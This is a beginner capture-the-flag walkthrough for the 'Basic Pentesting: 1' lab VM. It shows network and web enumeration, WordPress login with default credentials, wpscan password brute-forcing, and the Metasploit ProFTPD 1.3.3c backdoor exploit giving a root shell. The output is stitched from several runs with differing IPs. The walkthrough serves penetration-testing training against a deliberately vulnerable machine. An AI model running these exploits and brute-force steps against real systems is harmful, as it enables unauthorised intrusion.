Lab - Basic Pentesting: 1 CTF Walkthrough


This small boot2root VM contains multiple remote vulnerabilities and multiple privilege escalation vectors. The validation for this walkthrough used VirtualBox, which is the recommended platform. It may also work with VMware.

Hardware Requirements

- Installation of VirtualBox
- One virtual install of Kali Linux
- One virtual install of the Basic Pentesting OVA file, which can be downloaded from here.

Ensure the network adapter for both machines to set to either bridged or NAT.

This VM will not boot until you go into the settings and disable the USB controller.




This CTF is specifically intended for those new to penetration testing. If you're a beginner, you should hopefully find the difficulty of the VM to be just right.

Your goal is to attack this VM and gain root privileges remotely.

Organization

Create a folder on the desktop of your Kali machine. Name the folder, **`pentest`**. When using a terminal, change the directory to the **`pentes`**t folder and run all your commands from this location. Save any downloads or captured files to this location.


© 2018 syberoffense.com All Rights Reserved



Enumeration

We begin with the basics (always) by enumerating the machine for its IP address and any open ports and running services.


There's no harm in getting the network ranges by doing an IFCONFIG from your Kali terminal.



Once we have our network range, we can discover the target machine's IP address using **`netdiscover`**, **`Nmap`**, or **`ARP`**.

Using netdiscover

```
netdiscover -r 192.168.0.0/24
```



© 2018 syberoffense.com All Rights Reserved

Using ARP

```
arp-scan -l
```

```
root@kali:~/Desktop/pentest# arp-scan -l
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/
)
192.168.0.1     80:29:94:67:8e:98       (Unknown)
192.168.0.26    34:97:f6:8f:0d:54       (Unknown)
192.168.0.30    08:00:27:14:06:50       CADMUS COMPUTER SYSTEMS
192.168.0.27    c4:3d:c7:ca:ce:e7       NETGEAR
192.168.0.31    c4:3d:c7:cf:66:ba       NETGEAR
192.168.0.28    38:2d:e8:3b:05:a8       (Unknown)

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.191 seconds (116.84 hosts/sec). 6 re
sponded
root@kali:~/Desktop/pentest#
```

We're now ready to do a Nmap scan. This is my IP address for my target! Your target IP address will differ!

```
nmap -sS -AT4 192.168.0.30
```

The -sS switch looks for open ports and services, while the -AT4 switch looks for OS information.

From the results, we look for the low-hanging fruit first.

© 2018 syberoffense.com All Rights Reserved

```
root@kali:~/Desktop/pentest# nmap -sS -AT4 192.168.0.30
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-01 21:22 EDT
Nmap scan report for 192.168.0.30
Host is up (0.00075s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0
)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:14:06:50 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Port: 21

There is an ftp server listening on port 21. Nmap informs us that the ftp service is likely ProFTPD 1.3.3c.

Port: 22

There is an ssh service listening on port 22. Nmap informs us that it is likely OpenSSH 7.2p2 Ubuntu 4ubuntu 2.2.

Port: 80

There is an HTTP server listening on port 80. It is likely Apache httpd 2.4.18.

Since we have HTTP running on port 80, let's conduct a web server scan using Nikto and dirb.

This is my IP address for my target! Your target IP address will differ!

© 2018 syberoffense.com All Rights Reserved

```
nikto -host 192.168.0.30
```

```
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ Uncommon header 'link' found, with contents: <http://vtcsec/secret/index.php/w
p-json/>; rel="https://api.w.org/"
+ OSVDB-3092: /secret/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7535 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2018-07-01 01:58:11 (GMT-4) (13 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

```
dirb http://192.168.0.30
```

This is my IP address for my target! Your target IP address will differ!


DIRB is a Web Content Scanner. It looks for existing or hidden Web Objects. It works by launching a dictionary-based attack against a web server and analyzing the response.

```
root@kali:~/Desktop/pentest# dirb http://192.168.0.30

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jul  2 03:07:37 2018
URL_BASE: http://192.168.0.30/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.30/ ----
+ http://192.168.0.30/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://192.168.0.30/secret/
+ http://192.168.0.30/server-status (CODE:403|SIZE:300)
```


© 2018 syberoffense.com All Rights Reserved

Nikto and dirb both indicate the existence of a secret directory at /secret/. Furthermore, the files and directories discovered by dirb suggest that /secret/ is a WordPress site. Visiting the page confirms this, so we will run a scan to enumerate the site.

Using our browser and the IP address of the target, we get the default page for the site.



Appending/secret to the front of the IP address gives up the hidden page.


The website is distorted, but we now know this is a WordPress site. Let's add the domain name to our Kali host file to see if we can get the theme page.

This is my IP address for my target! Your target IP address will differ!

```
echo "192.168.0.30 vtcsec" >> /etc/hosts
```

© 2018 syberoffense.com All Rights Reserved

Using the same IP and URL for the /secret/ page, we now get the WordPress theme page properly rendered.




Scroll down the page until you come to the link for the login.

Nearly all well know applications and networking devices come preconfigured with a default username and password. We should always try the well-known default username password when attempting to guess the login information. For example, for a Cisco appliance out of the box, the default username and password are cisco: cisco, and for a WordPress site, admin: admin.

We attempt to login into the word press site using the default username and password of admin: admin.

© 2018 syberoffense.com All Rights Reserved




And we are in! We now have complete administrative access to the WordPress site. This is more common than you might think. As a pentester or hacker, you will find plenty of default usernames and passwords being used.

We need not waste our time trying to guess login credentials. These can be discovered using any number of vulnerability scanners with a signature file that will attempt to log in using the default credentials.

For WordPress, we can use **`wpscan`** scan to brute-force the login credentials for a WordPress site.

```
wpscan --url http://192.168.0.30/secret/
```

This is my IP address for my target! Your target IP address will differ!



We can now use **`wpscan`** with a wordlist to try and brute force the password.

© 2018 syberoffense.com All Rights Reserved


```
wpscan --url 192.168.0.30/secret --passwords
/usr/share/wordlists/dirb/big.txt --threads 2
```

```
root@kali:~# wpscan --url 192.168.0.30/secret --passwords /usr/share/wordlists/dirb/big.txt --threads 2
```

Reading the scan results, it seems we did not recover a password, but there is an error message "We received an unknown response for login: **admin** and password: **admin**." So we did brute-force the site and recovered admin: admin as the username and password.

```
[+] Starting the password brute forcer
  [!] ERROR: We received an unknown response for login: admin and password: admin
  Brute Forcing 'admin' Time: 00:02:38 <============== > (20469 / 20470) 99.99%  ETA: 00:00:00

  +----+-------+-------------------+----------+
  | ID | Login | Name              | Password |
  +----+-------+-------------------+----------+
  | 1  | admin | admin - My secret |          |
  +----+-------+-------------------+----------+

[+] Finished: Sun Jul  1 21:55:11 2018
[+] Elapsed time: 00:02:39
[+] Requests made: 20554
[+] Memory used: 39.777 MB
root@kali:~/Desktop/pentest#
```

We type in admin as the username and admin as the password back to our WordPress login page. Success!



We have logged onto the WordPress site with full administrative access; this will allow us to upload and run files on the server.

© 2018 syberoffense.com All Rights Reserved

Vulnerability Analysis

We have two additional ports to examine. Using searchsploit, we can look for any known exploit that might be used against the FTP service and version running on the server, ProFTPD 1.3.3c

FTP

```
root@kali:~/Desktop/pentest# searchsploit ProFTPD 1.3.3c
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
                                              | (/usr/share/exploitdb/)
---------------------------------------------- ---------------------------------
ProFTPd 1.3.3c - Compromised Source Bac | exploits/linux/remote/15662.txt
ProFTPd-1.3.3c - Backdoor Command Execu | exploits/linux/remote/16921.rb
---------------------------------------------- ---------------------------------
Shellcodes: No Result
root@kali:~/Desktop/pentest#
```

Searchsploit indicates that this version of ProFTPD can be backdoored, and there is a Metasploit module for the exploit. We will return to this opportunity later.

SSH

```
searchsploit OpenSSH 7.2p2
```

```
root@kali:~/Desktop/pentest# searchsploit Openssh 7.2p2
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
                                              | (/usr/share/exploitdb/)
---------------------------------------------- ---------------------------------
OpenSSH 7.2p2 - Username Enumeration     | exploits/linux/remote/40136.py
OpenSSHd 7.2p2 - Username Enumeration    | exploits/linux/remote/40113.txt
---------------------------------------------- ---------------------------------
Shellcodes: No Result
root@kali:~/Desktop/pentest#
```

We find a vulnerability in this version of OpenSSH that allows username enumeration. Still, since we are likely to get a shell through either FTP or HTTP, we can mark this as the last chance for romance-type possibility.

Exploitation

We can search Metasploit for the FTP exploit we found earlier using searchsploit.

```
root@kali:~/Desktop/pentest# msfconsole
```


© 2018 syberoffense.com All Rights Reserved

```
msf > search ProFTPd-1.3.3c
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                   Disclosure Date  Rank       Description
   ----                                   ---------------  ----       -----------
   exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02       excellent  ProFTPD-1.3.3c Backdoor Command Execution
```

We found our exploit, and it is rated as excellent. We next need to load the exploit. Use the show options command to see what setting to configure.

```
msf > use exploit/unix/ftp/proftpd_133c_backdoor
msf exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(unix/ftp/proftpd_133c_backdoor) >
```

For this exploit, all we need to set is the remote host's IP address, which is our target IP address.

```
msf exploit(unix/ftp/proftpd_133c_backdoor) > set RHOST 192.168.0.30
```

Next, set the payload.

To see what payloads are available, use the **show payload** command. We can use the number associated with the payload. For this lab, we can use payload 0.

© 2018 syberoffense.com All Rights Reserved

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                              Disclosure Date
   -  ----                                              ---------------
   0  payload/cmd/unix/bind_perl
(via Perl)
   1  payload/cmd/unix/bind_perl_ipv6
(via perl) IPv6
   2  payload/cmd/unix/generic
 Execution
   3  payload/cmd/unix/reverse
verse TCP (telnet)
   4  payload/cmd/unix/reverse_bash_telnet_ssl
CP SSL (telnet)
   5  payload/cmd/unix/reverse_perl
CP (via Perl)
   6  payload/cmd/unix/reverse_perl_ssl
CP SSL (via perl)
   7  payload/cmd/unix/reverse_ssl_double_telnet
verse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload 0
payload => cmd/unix/bind_perl
```

```
set payload 0
```

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload 0
payload => cmd/unix/bind_perl
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] 192.168.56.102:21 - Sending Backdoor Command
[*] Started bind TCP handler against 192.168.56.102:4444
[*] Command shell session 2 opened (192.168.56.101:38739 -> 192.168.56.102:4444 ) at 2022-03-23 00:06:24 -0400

Start typing here!
```

At the prompt, type in the **`exploit`** command.

© 2018 syberoffense.com All Rights Reserved

```
msf exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.0.30:4444
[*] 192.168.0.32:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo QbAXEbtBy5L7ayCI;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "QbAXEbtBy5L7ayCI\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.30:4444 -> 192.168.0.32:58874) at 2018-07-21 04:13:19 -0400

This your shell prompt.
```

We're not going to see a prompt, but it's there. We next need to use a bit of Python coding to improve our situation.

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
[*] Command shell session 1 opened (192.168.0.29:4444 -> 192.168.0.30:53894) at 2
018-07-02 03:42:41 -0400

python -c 'import pty; pty.spawn("/bin/bash")'
root@vtcsec:/# whoami
whoami
root
root@vtcsec:/#
```

We have root access to the machine!

Summary –

This was an easy CTF to complete. There are plenty of walkthroughs for this CTF on the Internet. I tried many of them and ended up taking bits and pieces for two or three of the best to get one that would work with the latest version of Kali and the software. We exploited FTP, HTTP, and WordPress.

You were shown how to use **`wpscan`** to brute-force a username and password on the WordPress site. You were introduced to a bit of Python code to take a limited shell to full root access. This lab had something for everyone and used the hacking methodology to gain root access.

Get used to building and organizing your attack. You don't want files scattered all over your desktop. For every step shown in the walkthrough, there are 3 or 4 others that will get you the same result.

© 2018 syberoffense.com All Rights Reserved

Everything shown is reusable and, over time, and with enough practice, you will start to recall some of your favorite exploits.

End of the Walkthrough!

© 2018 syberoffense.com All Rights Reserved